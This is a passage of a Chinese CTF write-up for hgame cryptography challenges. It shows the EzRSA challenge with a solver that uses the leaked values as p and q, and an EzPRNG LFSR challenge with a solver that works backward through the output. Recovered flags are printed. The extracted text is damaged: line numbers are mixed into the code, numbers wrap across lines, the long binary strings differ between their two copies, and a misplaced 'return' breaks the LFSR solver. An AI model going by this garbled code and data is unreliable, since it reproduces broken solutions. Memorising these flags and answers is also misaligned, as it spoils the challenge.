6     return x+b'\x00'*(16-len(x)%16)
7 key = pad(long_to_bytes(y))[:16]
8 cipher = AES.new(key,AES.MODE_ECB)
9 flag = cipher.decrypt(enc)
10 print(flag)
11 #b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}'

```

EzRSA

原题：

```
1 from Crypto.Util.number import *
2 from secret import flag
3 m=bytes_to_long(flag)
4 p=getPrime(1024)
5 q=getPrime(1024)
6 n=p*q
7 phi=(p-1)*(q-1)
8 e=0x10001
9 c=pow(m,e,n)
10 leak1=pow(p,q,n)
11 leak2=pow(q,p,n)
12
13 print(f'leak1={leak1}')
14 print(f'leak2={leak2}')
15 print(f'c={c}')
16
17 """
18 leak1=1491271700736112719681825767512903315590184418057253104260954128375892276
    7075754074392986585365039983910283843150720074472493965946320015801246967697998
    7696419050900842798225665861812331113632892438742724202916416060266581590169063
    867688299288985734104127632232175657352697898383441323477450658179727728908669
19 leak2=1161229927146709153813099169674904364890200011728806441671799154670217948
    9292797727208059664178556911913425903752238833519804315220615025910348557455881
    6424740204736215551933482583941959994625356581201054534529395781744338631021423
    703171146456663432955843598548122593308782245220792018716508538497402576709461
20 c=10529481867532520034258056773864074017027019578041866245400647840230251661652
    9997097159196208109334371916611800032959232736556757295885588995925242356227288
    1606550191807612081223658034499114098099153234799125270528863301491347997061005
    6845543523591324177567061948922552275235486615514913932125436543991642607028689
    7626936173052467164927831168130703555126069716266455949618505675863403897058213
    148420964656318868122812898431322581318097737977704935878918221257060625250979
    0830994263132020094153646296793522975632191912463919898988349282284972919932761
    952603379733234575351624039162440021940592552768579639977713099971
21 """
```

很简单，欧拉秒了， leak12分别就是qp， 直接代入即可

```

1 from Crypto.Util.number import *
2 import binascii
3 import gmpy2
4
5 c =
6   1052948186753252003425805677386407401702701957804186624540064784023025166165299
7   9709715919620810933437191661180003295923273655675729588558899592524235622728816
8   0655019180761208122365803449911409809915323479912527052886330149134799706100568
9   4554352359132417756706194892255227523548661551491393212543654399164260702868976
10  2693617305246716492783116813070355512606971626645594961850567586340389705821314
11  842096465631886812281289843132258131809773797770493587891822125706062525097908
12  3099426313202009415364629679352297563219191246391989898834928228497291993276195
13  260337973323457535162403916244002194059255276857963997713099971
14 p =
15   1491271700736112719681825767512903315590184418057253104260954128375892276707575
16   4074392986585365039983910283843150720074472493965946320015801246967697998769641
17   9050900842798225665861812331113632892438742724202916416060266581590169063867688
18   299288985734104127632232175657352697898383441323477450658179727728908669
19 q=11612299271467091538130991696749043648902000117288064416717991546702179489292
20   7977272080596641785569119134259037522388335198043152206150259103485574558816424
21   7402047362155519334825839419599946253565812010545345293957817443386310214237031
22   71146456663432955843598548122593308782245220792018716508538497402576709461
23 n=q*p
24 e = 65537
25
26 phi = (p-1)*(q-1)
27 d = int(gmpy2.invert(e,phi))
28
29 m = pow(c,d,n)
30 print(long_to_bytes(m))
31 #b'hgame{F3rmat_litt1e_th0rem_is_th3_bas1s}'

```

EzPRNG

原題:

```

1 from Crypto.Util.number import *
2 import uuid
3 def PRNG(R,mask):
4     nextR = (R << 1) & 0xffffffff
5     i=(R&mask)&0xffffffff
6     nextbit=0
7     while i!=0:
8         nextbit^=(i%2)
9         i=i//2

```

```

10     nextR^=nextbit
11     return (nextR,nextbit)
12
13 R=str(uuid.uuid4())
14 flag='hgame{' + R + '}'
15 print(flag)
16 R=R.replace('-', '')
17 Rlist=[int(R[i*8:i*8+8],16) for i in range(4)]
18 print(Rlist)
19 mask=0b10001001000010000100010010001001
20 output=[]
21
22 for i in range(4):
23     R=Rlist[i]
24     out=''
25     for _ in range(1000):
26         (R,nextbit)=PRNG(R,mask)
27         out+=str(nextbit)
28     output.append(out)
29
30 #print(f'output={output}')
31 #output=
[ '111111011011101111000010101101000100011111001111110100101000011110111111000
100001111101101111000010010001011010111101111000100101000000111110110111010101
1010111000000011100001000111011110111000100101100110100101110001010001101101
1100000100010001111001010100101101101111011100101111101101010110000110
110001110110111100110101111001011001101111011100101111101101010110000110
1110111000001101110000001111100000100000101111100010110111001100110000011011
110110011000001101011111110101100110101110101000100111101100111101101010
11110111010011010010110111110100111010001101011111011001100111111100101100
01001001001011010101110010101001101010101111010011110110001001011101010
11010111110001111111100100000000011100111001000010111111000101101110011001100
01001110010010001100001100000011010001110100100001011011110101100000010100000111
000101100101001000100001100000010001001001001011101001111111011100100100100101
1111100111000011111011000111100101001001100010
, '001000000000101011110000110001110111110111100010010011101010111001011001100101
1110101100011101010000001100000011000000000110101111110111100100110111010111011
010000100011111000111001000101001110010001000110010101011110011100011111010000111
11101101011000011110001101011111000110111000011000111001001110010010110011110000010
010010111100101110110001011011111101101000101110110000100101010111010110000
11010000010001010100001011111010010000110000000001110100101010101111011011110
1100100010100010001100110010101011000101001000101011011110111110111110111110111110
10011011111111010011101001001111001111110100111111010011111101001111110110001000111100
01011100010111100001101101111101101110001110000101011011110001100111100010101111000110010
1101001101011100011011001101000111011010111010001110100101010111101100010011011000110011010
101011001001101110000111110100111101110000100010000111100010111000010111000010111000010001
111110110100001000110110100100110110010101110100111110101111000011110000111100001111010101001

```

'1010101111000011010111011011010111010000010000110001',
'111010110010001011100111101111011100111110101001100111110010000100011100110
10110101000101111010111010111101011110010011001001011101000101011000110
1110000100001010010001001110101100010100001111101101110000110011000100011010000
10001111111000001011110001001010000000010010010011011000010011100111000100101
10101111101011101101001110101111011001100100001000101010001001011010
10101110000010111100100110011110001001001111001011110011110110110101110010011
11010001100110001100001100000110000011111010100101111000001010111101000011111
000010111100010000010010111010110010101001111100101011100011001001011000
1010101010011011000101100000100011100111100111001110001101010101110100110100000
0110000101100001110101000000111110001011110101111001100001101100010010010011011
1010011001111101100101100011000101001110101111001000010110010111101110110010101
1010000001010010110000000011100011100001000000010011111000110100110000000110111
011110100111110001011101100000010001001010011000001',
'0001101010101010000100100110001000010101010000101000100010001110110011000100
1100001001110000110100010101111010110111001101011101110000011001000100100101
000011011101000111001001010011100010001010101110111001001111101110010100101110
10100000100111110101110010010110100001000010010001101111001110001000100101110110
01110111010111011001001010110101000101001000101110011011111101100111111100
0000000111000000100110001100010001101010100010110000101010001100001010011101010
1011101101001011101100101001110001010100110011000011010110001000010011010111010
00011010010110111100111001100101010101011111011011110000011101000111110000111010001111
1011100000000001110110111010000110010100101110011101110001001110111101001010001
000110111011000111110001011101101111100111100000001110001100001000010100101
1001101110101000010101001000100110010000101001111100101000001011011010011110001
10100000110111110101001010011000101000001110000111101010101000110110011100010111
101110101110101010110110000011000000101001010111101111011110111101111011110111101111
]'

就是LFSR，正向爆破，不需要后面那些那么长的，就后32个状态，就行然后依次往前推，从后往前爆，具体原理请看<https://blog.csdn.net/MikeCoke/article/details/113853227>

```
1 output=
[ '111111011011101111000010101101000100011111001111110100101000011110111111000
1000011111011011110000100100010110101111000100101000001111110110111010101
101011100000011110000100011101111011000100101100110100101110001010001101101
110000010001000111100101010010110111011100110110010111110110101010110000110
11000111011011111001101011110010110011000101101001010111001110100110011100001
111011100000110111000001111100000100000101111100010110111001110011010000011011
110110011000001101011111110101100110101110101010010000100111101100111101101010
1111011101001101001011011111101001110100011010111101110001100111111001011000
010010010010110101010111001010100110101010111101110100111101110000100101111010
1101011111100011111111100100000000011100111001000010111111101001110110001010011
0100111001001000110001100000110100011101001000010110111110101100000010100000111
000101100101001000100001100000010001001001011101001111111011100100100100100101
1111110011100001111101100011110011111001010010010001011101001111111011100100100101
1111110011100001111101100011110011111001010010010001011101001111111011100100100101' ,
```

```

'00100000000010101110000110001110111100010010011101010111001011001100101100101
1110101100011101010000011000001100000000110000001101011111101110010011011011
01000010001111000111001000101001110010110010001100101010111001110010000111
111011010110000111100011010111100011011100011000111001001011001111000010
010010111100101110111000101101111110110100010111011000010010101110110000
11010000100010100001011110100100001100000000111010010101010111011011110
110010001010001000110011001010110110001010010001010110110111110101110011
10011011111111101001110111100011111101001111101001111110110001000111100
010111000101111000011011011111011101001111000011100001010110111100011001
110100110101110001101100110010001110101011101000111011000100110110001100110
10101100100110111000011111010011110111000010001000111100010111000010000010001
111110110100001000110110010011011001011011110100111110101111000001110101001
10101011110000110101110110101101100001000011001',
'111011011001000101110011111011110111001111101010011110010000100011100110
101101000101111101011101011110010111000101100010011001001011101000101011000110
11100001000010100100010011101011000101000011110110111000011001100010001101000
1000111111100000101111000100101000000010010010011011100001001110011100010010
101011111101011110110100111011101011111011001000010001010100010010110110
101011110000101111100100110011110001001001111001011110011110110110101110010011
110100011001100011000011000001100000111110101001011110000001010111101000011111
00001011111000100000100101110101101001010100111100101011100011001001001011000
1010101010011011000101100000100011100111000111000110101010111010011010010000
0110000101100001110110100000001111100010111110101111001100001101100010010011011
10100110011111011001011000110001010011101011110010000101100101111011101100101
10100000010100101100000001110001110001000000010011111000110100110000000110111
011110100111111000101110110000010001001010011000001',
'0001101010101010000100100110001000010101010000101000100010001110110011000100
1100001001110000110100010101110101101100110101110000011001000100100101
00001101110100011100100101001110001000101011011100100111101110010100101110
10100000100111110101110010010110100001000010001101111001110010001000101110110
0111011101011101100101101010001010010001011100111100101000101110111111100
0000000111000000100110001100010001101010001011000010101000110000010100111010
1011101101001011101100101001110001010100110000110100010000100010011010111010
0001101001011011100111001000101010010101111011011100001110001100001000010100101
1001101110101000010101001000100110010000101001111100101000001011011010011110001
10100000110111101010010100110000111000011110010100001101010101000110100111100010111
101110101011101101010111'
]
2 #mask=0b10001001000010000100010010001001
3 def decrypt(out):
4     R = ""
5     tmp = out
6     for i in range(32):
7         out0 = '?' + out[:31]
8         m =
int(out0[-1])^int(out0[-4])^int(out0[-8])^int(out0[-11])^int(out0[-15])^int(out

```

```
0[-20])^int(out0[-25])^int(out0[-28])^int(tmp[-1-i])
9         R += str(m)
10        out = str(m) + out[:31]
11        m = hex(int(R[::-1],2))[2:]
12        return m
13 flag = "hgame{"
14 for i in range(len(output)):
15     flag0 = decrypt(output[i][:32])
16     flag += flag0
17     flag += "-"
18 flag += "}"
19 print(flag)
20
```

